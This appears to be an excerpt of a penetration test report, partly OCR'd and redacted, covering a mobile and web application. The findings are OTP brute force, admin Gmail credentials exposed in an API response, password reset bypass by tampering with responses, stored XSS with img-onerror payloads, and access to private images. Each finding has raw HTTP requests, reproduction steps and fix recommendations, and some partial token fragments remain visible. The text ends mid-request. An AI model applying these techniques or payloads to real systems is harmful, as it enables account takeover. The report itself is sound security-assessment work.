


Step 2: GenerateCode request is triggered to the server which in the backend generates and sends OTP to end customer and the success response can be seen.




```
POST /[redacted]/users/generate[redacted] HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 242
Host: [redacted]
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.10.0

deviceType=android&appVersion=6000082&otpAutoDetectionSource=google
_sms_retriever_api&type=normal&supportedCodeLength=4&deviceId=9f580
cc05ba92678&userId=244[redacted]2229&phoneNumber=99[redacted]&countryCode=91&s
dkVersion=9&networkBandwidth=2581&retry=0
```

Success Response:




```
HTTP/1.1 200 OK
Date: Mon, [redacted] 2020 12:57:48 GMT
Content-Type: application/json
Content-Length: 45
Connection: close
Set-Cookie: __cfduid=d[redacted]0f2171595854667; expires=Wed, [redacted]-20
12:57:47 GMT; path=/; domain=.[redacted]; HttpOnly; SameSite=Lax; Secure
Access-Control-Allow-Headers: origin, x-requested-with, content-type, Authorization,
leachprotection, Cache-Control
Access-Control-Allow-Methods: PUT, GET, POST, DELETE, OPTIONS
Access-Control-Allow-Origin: *
Cache-Control: no-cache
Vary: Accept-Encoding
CF-Cache-Status: DYNAMIC
cf-request-id: 0431[redacted]1
Expect-CT: max-age=604800,
report-uri="https://r[redacted]t-ct"
Server: cloudflare
CF-RAY: [redacted]b968739bdb4173c-SIN

("status":"success","verificationType":"sms")
```

Step 3: As a next step, end user is requested to verify using the OTP sent via SMS.



Step 4: When User enters the OTP, the verify user request is intercepted, OTP parameter is found to be 4 digit value that can be easily brute-forced.




Request

Raw | Params | Headers | Hex

```
POST [redacted]User HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 281
Host: api.[redacted].ai
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.10.0

deviceType=android&appVersion=6000082&type=normal&deviceId=4[redacted]
[redacted]8&verificationCode=67
58&phoneNumber=9987[redacted]&countryCode=91&sdkVersion=10&client_secret=[redacted]
94TaLBTT9KFjP3RgZD7err&networkBandwidth=5524
```

Step 5: Performed brute force to identify the valid 4 digit OTP. The valid OTP is identified as shown in the below screenshot with 200 OK success response. (Also please note the difference in length).



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
115	3114	400	☐	☐	819	
116	3115	400	☐	☐	819	
117	3116	400	☐	☐	819	
118	3117	400	☐	☐	819	
119	3118	400	☐	☐	819	
120	3119	400	☐	☐	819	
121	3120	400	☐	☐	819	
122	3121	400	☐	☐	819	
123	3122	200	☐	☐	1011	
124	3123	400	☐	☐	819	
125	3124	400	☐	☐	819	
126	3125	400	☐	☐	819	
127	3126	400	☐	☐	819	
128	3127	400	☐	☐	819	

Request | Response

Raw | Params | Headers | Hex

```
POST /v4/users/verifyUser HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 275
Host: api.[redacted].ai
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.10.0
```

Hence this allows us to brute force OTP and authenticate into any user’s account using their mobile number.

Fix Recommendation:

Limit the OTP failure attempts to max 3 or 5 user attempts (as per business requirements) without affecting the user experience. Invalidate the old OTP and issue a new OTP after user is locked out. If possible, mandate the mobile application to implement 6 digit OTP validation.

3.4 Admin Email Account Hijack


Severity: Critical

Description:


The application uses the API - "*XYZapiserver/rest/QSUser/Profile/multivehicle*" to get the complete user account details and configuration to be stored on the client side/mobile for any future communications. It was observed that, the response carries several critical sensitive information about backend admin details and most concerning is gmail user name and password of backend admin and user account for handling expetion logs. Using this credentials, as an attacker it is possible to login to the Admin gmail account and access the sensitive mails.

Steps to Re-produce:

Step 1: Attacker fires the XYZ API request to the server which renders complete user information including Admin Gmail Account Credentials.




```
GET
[redacted]serId=89914&app_version_name=210
 HTTP/1.1
Content-Type: application/x-www-form-urlencoded
charset: utf-8
Accept-Encoding: gzip, deflate
Authorization: Bearer
[redacted]mlkZSIsImlhdCI6MTU1MjM5ODQ0MywiZ
XhwIjoxNTUyNDg0ODQzfQ.ZcqeLdZF8KgT9vv-FJQKjppTZ118BH4FWJO3UDbH8gb5bLNTuoLCbU_Jj4zls2H3ZQFL
BR4P8C8CqI6ollrYDw
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; XT1706 Build/MRA58K)
Host: 18.233.26.138:8080
Connection: close
```



```
],
"clientConfiguartionVersion": 38,
"googleApiKey": "[redacted]8SWpTsU",
"vehiclMaxFare": 5.0,
"maxTimeEmergency": 900000,
"timeDelayEmergency": 300000,
"noOfAdvanc[redacted]": 2,
"groupMatchingThreshold": 1.0,
"call[redacted]": "[redacted]",
"emailForSupport": "support[redacted]in",
"[redacted]faultPercentage[redacted]": 15,
"[redacted]aultPercentage[redacted]": 70,
"[redacted]Percentage[redacted]": 5,
"[redacted]PercentagePassenger": 5,
"[redacted]Percentage[redacted]": 100,
"[redacted]PercentForFindingMatches": 70,
"dontDisturbFromTime": "2200",
"dontDisturbToTime": "0600",
"transferMaximumNu[redacted]s": 600,
"maxTransferTransactionsPerDay": 5,
"free[redacted]ValidityPeriod": 30,
"bannerAdId": "ca-[redacted]534",
"interstitialAdId": "ca-app-pub-67[redacted]65/2810930336",
"exeptionEmailAccountUserName": "[redacted].[redacted]s@gmail.com",
"exeptionEmailAccountPassword": "[redacted]",
"exeptionEmailAccountToSend": "defect@[redacted].in",
"bonusPointsFor[redacted]
"adminAccountUserName": "[redacted].in",
"adminAccountPassword": "[redacted]",
"verificationSupportMail": "verificationsupport@[redacted]n",
"paytmServiceFee": 0,
"offersUrl": "http://[redacted].in/offers.php",
"ola_xAppToken": "[redacted]",
"gstNo": "GSTIN # [redacted]
"companyName": "[redacted]Private Limited",
```

Step 2: The attacker can successfully login to the Gmail account and access all admin sensitive emails and data using this captured credentials. It will also be possible to reset the password and takeover the account – but it was not attempted in this test to ensure it does not affect operations.

Admin Gmail Access :



Affected URIs\ APIs:

S.no	Affected URL	Parameter
1	*XYZapiserver/rest/QSUser/Profile/mxsy*	NA

Current Status: Open

Fix Recommendation:

Do not expose Sensitive credentials in the client Request/ Responses. This will allow any attacker to completely compromise the data.

3.5 Account Compromise Using Response Modification


Severity: Critical

Description:

During the security testing it was observe that the application is having critical logical issues in password change functionality. User can reset password of any user without knowing the current password of victim user. Password change request validation is handled at the clien- side, Which can be bypassed as shown in below steps

Steps to Re-produce:


Step 1: Login to the application using "Customer Access" user. Navigate to "Preferences" -> "User Preferences" -> "Manage Users". Select any user and click on edit icon. Click on reset password. Enter any random value (eg. WrongPassword) in current password input field. Intercept the response. Change the response from ‘False’ to ‘true’ and forward the request.



Response from https[redacted]tPassword=WrongPassword&User

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Fri, 17 Jan 2020 10:23:28 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 5
Connection: close
Cache-Control: private
X-AspNetMvc-Version: 5.2
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET

false
```

Step 3: Enter password in new and confirm password and click on "change password" button.



https://[redacted]

RESET PASSWORD


Current Password
****

New password
****

Confirm password
****

Close | Change Password

Step 4: Note that application respond with “True” message, hence password has been set. Try to login with new password and note that user account has been compromise.



```
POST //Users/[redacted]Password HTTP/1.1
Host: [redacted]om
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0)
Gecko/20100101 Firefox/72.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 363
Origin: https://[redacted]om
Connection: close
Referer: https://[redacted]
Cookie: ASP.NET_SessionId=[illegible];
__RequestVerificationToken=[illegible];
dashboardmode=ROLE:8;
.ASPXAUTH=[illegible]

__RequestVerificationToken=[illegible]&Id=1&Password=[illegible]&CurrentPassword=Wrong
Password&NewPassword=[illegible]Pass@4032!&ConfirmPassword=[illegible]Pass@4032!
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Fri, 17 Jan 2020 10:20:01 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 4
Connection: close
Cache-Control: private
X-AspNetMvc-Version: 5.2
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET

True
```

Affected URls\ APIs:

S.no	Affected URL	Parameter
1.	https://test.XYZdemo.com/Users/ManagePsw	Password

Current Status: Open
Note: Architecture of password reset functionality has been changed, Now any user who has right to manage user can reset the password without knowing the current password.

Fix Recommendation:
Application should validate user's password at the server side at the time of changing password of user. Do not rely on the data that is sent to the end users via response to perform validations.

3.6 Stored Cross-Site Scripting (XSS)

Severity: Critical

Description:

A Stored Cross-Site Scripting (XSS) vulnerability occurs when a web application sends stored strings that were provided by an attacker to a victim's browser in such a way that the browser executes part of the string as code. The string contains malicious data and is initially stored server-side, often in the application's database. The application later retrieves the malicious data and inserts it into a web page. This results in the victim's browser executing the attacker's code within a legitimate user's session.

Stored Cross-Site Scripting vulnerabilities give the attacker control of HTML and JavaScript running the user's browser. The attack can alter page content with malicious HTML or JavaScript code. The attacker can arbitrarily alter page content displayed to the victim and can execute application functions using the victim's application identity if the victim is authenticated to the application. An often cited example use of a Stored Cross-Site is where the attacker sends himself/herself the victim's session identifier. With this session identifier, the attacker can then perform application functions using that user's identity for the duration of that session.

Steps to Re-produce:


Instance 1:

Step 1: (Attacker)

Login to the the dashboard application.

Navigate to Manage Language Group. Enter the following payload in "XXX Name" input field. Click on "Submit" button.

Payload: "/><img src=s error=alert(1);>



https://internal-api[redacted]


Group Name	eciq"/><img src=s error=alert(1);>
Language(s)*	Benglish ×

Step 2: Note that Javascript payload has been saved.

Step 3: (Victim)

Login to the the dashboard application. Navigate to Manage Group and note that javascript has been excuted.

Note: Instead of just message, An attacker can retrieve session cookie, redirect user or execute any malicious script such as install keylogger.


https://internal-[redacted]

Name : Bengalish"/> {{'3'*3}}
Languages : Benglish

Name : Hinglish
Languages : Hinglish

Name : nepali
Languages : Nepali

Name : East Indian Languages
Languages : Bengali, Odia, Assamese

1

Affected URIs\ APIs:

S. No.	Affected URL / Payload	Parameters
1	https://internal-api.XYZConsultingapp.in/v4/XYZ ConsultingGroups/9 Payload: <img src=s onerror=alert("Pawned");>	XXX_XXX_name
2	https://internal-api.XYZConsultingapp.in/v4/XYZConsultingAnimationPacks/storeAnimationPackInformation Payload: "/><img src=s onerror=alert("xss");>	XXX[], XXX[0][XXXTags][],],
3	https://internal-api.XYZConsultingapp.in/v4/Categories/storePackMetaInformation Payload: "/><img src=s onerror=alert("xss");>	XXX[0][XXXrTags]

Note: This flaws is vulnerable throughout the dashboard application. It is recommended to implement input validation and output encoding in all user input field.

Current Status: Open

Fix Recommendation:

Stored Cross-Site Scripting (XSS) is prevented by encoding data before inserting it into the generated web page. Each character of the data is encoded and the result string is then inserted onto the generated web page. This technique of encoding values before inserting them on the web page is called "Output Encoding". Output Encoding libraries exist for most popular programming languages and frameworks.
A web page has seven different output contexts and each output context requires a different encoding scheme. Data must be encoded using the proper scheme. The seven different encoding schemes are:

- HTML Text Element
- HTML Attribute
- URL Parameter
- JavaScript Literal
- HTML Comment
- HTTP Header
- CSS Property

For example, the characters: <, >, ", ' are encoded as &#60;, &#62;, &#34;, &#39; for when those characters are inserted into an HTML Text Element. When those characters are inserted as a URL Parameter, the same characters are encoded as %3C, %3E, %22, %27.
Libraries for implementing the encoding schemes exist for most popular programming languages.

- OWASP Java Encoder: Java only
- Microsoft Web Protection Library: .NET languages
- Ruby – escapeHTML() - only supports HTML Text Encoding
- Jgencoder in JQuery: for preventing DOM-based XSS

Green field projects can consider the use of other technologies:

- Google Capabilities based JavaScript CAJA
- OWASP JXT– automatically encodes string data with the proper encoding

Input validation is often recommended as a way to mitigate stored cross-site scripting. It is insufficient, however, because two separate applications are often involved: the first stores the malicious string and a second application generates the web page. The application generating the page cannot assume that the application storing the value has filtered out malicious data. In cases where a single application retrieves, stores, and redisplays data to the user, input validation can be used to prevent cross-site scripting only when the data has a strict syntactic format, such as numeric values and dates. Any application inputs which must accept arbitrary data would remain vulnerable.

Note: It is recommeded to implement input validation in all input field

3.7 Unauthorized Access to User Private data & files


Severity: High

Description:

During the security testing it was observed that XYZ Consulting Mobile application has functionality to upload user's prfile picture. This user profile picture can be marked as private. However, we found that it is possible to bypass the authorization and accessible sticker head of another user without any authentication.

Steps to Re-produce:

Step 1: Captured the API request storeCharacters and notice the url referncing to your head image - https://xxxs.XYZConsultingapp.int/5f2bd2fc0as272f_usr_layer.png . Note this image can be accessed publically by any user using this link.



```
POST
/v4/users/storeCharacters?deviceType=android&appVersion=[illegible]&userId=[illegible]&deviceId=[illegible] HTTP/1.1
Authorization: Bearer [illegible]
Content-Type: application/x-www-form-urlencoded
Content-Length: 7487
Host: ap[redacted]
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.10.0

